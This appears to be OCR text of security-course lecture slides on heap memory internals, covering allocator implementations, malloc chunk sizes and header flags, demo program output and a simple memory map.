
Heap Implementations

- Tons of different heap implementations
  - dlmalloc
  - ptmalloc
  - tcmalloc
  - jemalloc
  - nedmalloc
  - Hoard
- Some applications even create their own heap implementations!

Know Thy Heap

- Everyone uses the heap (dynamic memory) but few usually know much about its internals


- Do you even know the cost of your mallocs?



Malloc Trivia

- malloc(32);
- malloc(4);
- malloc(20);
- malloc(0);


How many bytes on the heap are your malloc chunks really taking up?



```
work@ubuntu:~/ssec20/example_code/ssec20/heap$ ./size
malloc(32) is at 0x08ba8160,  48 bytes to the next pointer
malloc( 4) is at 0x08ba8190,  16 bytes to the next pointer
malloc(20) is at 0x08ba81a0,  32 bytes to the next pointer
malloc( 0) is at 0x08ba81c0,  16 bytes to the next pointer
malloc(64) is at 0x08ba81d0,  80 bytes to the next pointer
malloc(32) is at 0x08ba8220,  48 bytes to the next pointer
malloc(32) is at 0x08ba8250,  48 bytes to the next pointer
malloc(32) is at 0x08ba8280,  48 bytes to the next pointer
malloc(32) is at 0x08ba82b0,  48 bytes to the next pointer
```


Heap Chunks

```
unsigned int * buffer = NULL;
buffer = malloc(0x100);

//Out comes a heap chunk
```



Heap Chunks


- Previous Chunk Size
  - Size of previous chunk (if prev chunk is free)
- Chunk Size
  - Size of entire chunk including overhead



Heap Chunks

- Flags
  - Because of byte alignment, the lower 3 bits of the chunk size field would always be zero. Instead they are used for flag bits.

```
0x01 PREV_INUSE – set when previous chunk is in use
0x02 IS_MMAPPED – set if chunk was obtained with mmap()
0x04 NON_MAIN_ARENA – set if chunk belongs to a thread arena
```



```
work@ubuntu:~/ssec20/example_code/ssec20/heap$ ./heap_chunks
mallocing...
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x097f2570) -------> ... ] - from malloc(0)
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x097f2580) -------> ... ] - from malloc(4)
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x097f2590) -------> ... ] - from malloc(8)
[ prev - 0x00000000 ][ size - 0x00000021 ][ data buffer (0x097f25a0) -------> ... ] - from malloc(16)
[ prev - 0x00000000 ][ size - 0x00000021 ][ data buffer (0x097f25c0) -------> ... ] - from malloc(24)
[ prev - 0x00000000 ][ size - 0x00000031 ][ data buffer (0x097f25e0) -------> ... ] - from malloc(32)
[ prev - 0x00000000 ][ size - 0x00000051 ][ data buffer (0x097f2610) -------> ... ] - from malloc(64)
[ prev - 0x00000000 ][ size - 0x00000091 ][ data buffer (0x097f2660) -------> ... ] - from malloc(128)
[ prev - 0x00000000 ][ size - 0x00000111 ][ data buffer (0x097f26f0) -------> ... ] - from malloc(256)
[ prev - 0x00000000 ][ size - 0x00000211 ][ data buffer (0x097f2800) -------> ... ] - from malloc(512)
[ prev - 0x00000000 ][ size - 0x00000411 ][ data buffer (0x097f2a10) -------> ... ] - from malloc(1024)
[ prev - 0x00000000 ][ size - 0x00000811 ][ data buffer (0x097f2e20) -------> ... ] - from malloc(2048)
[ prev - 0x00000000 ][ size - 0x00001011 ][ data buffer (0x097f3630) -------> ... ] - from malloc(4096)
[ prev - 0x00000000 ][ size - 0x00002011 ][ data buffer (0x097f4640) -------> ... ] - from malloc(8192)
[ prev - 0x00000000 ][ size - 0x00004011 ][ data buffer (0x097f6650) -------> ... ] - from malloc(16384)
```

Pseudo Memory Map

0x00000000 – Start of memory


0x08048000 – Start of .text Segment

0xb7ff0000 – Top of heap

0xbfff0000 – Top of stack

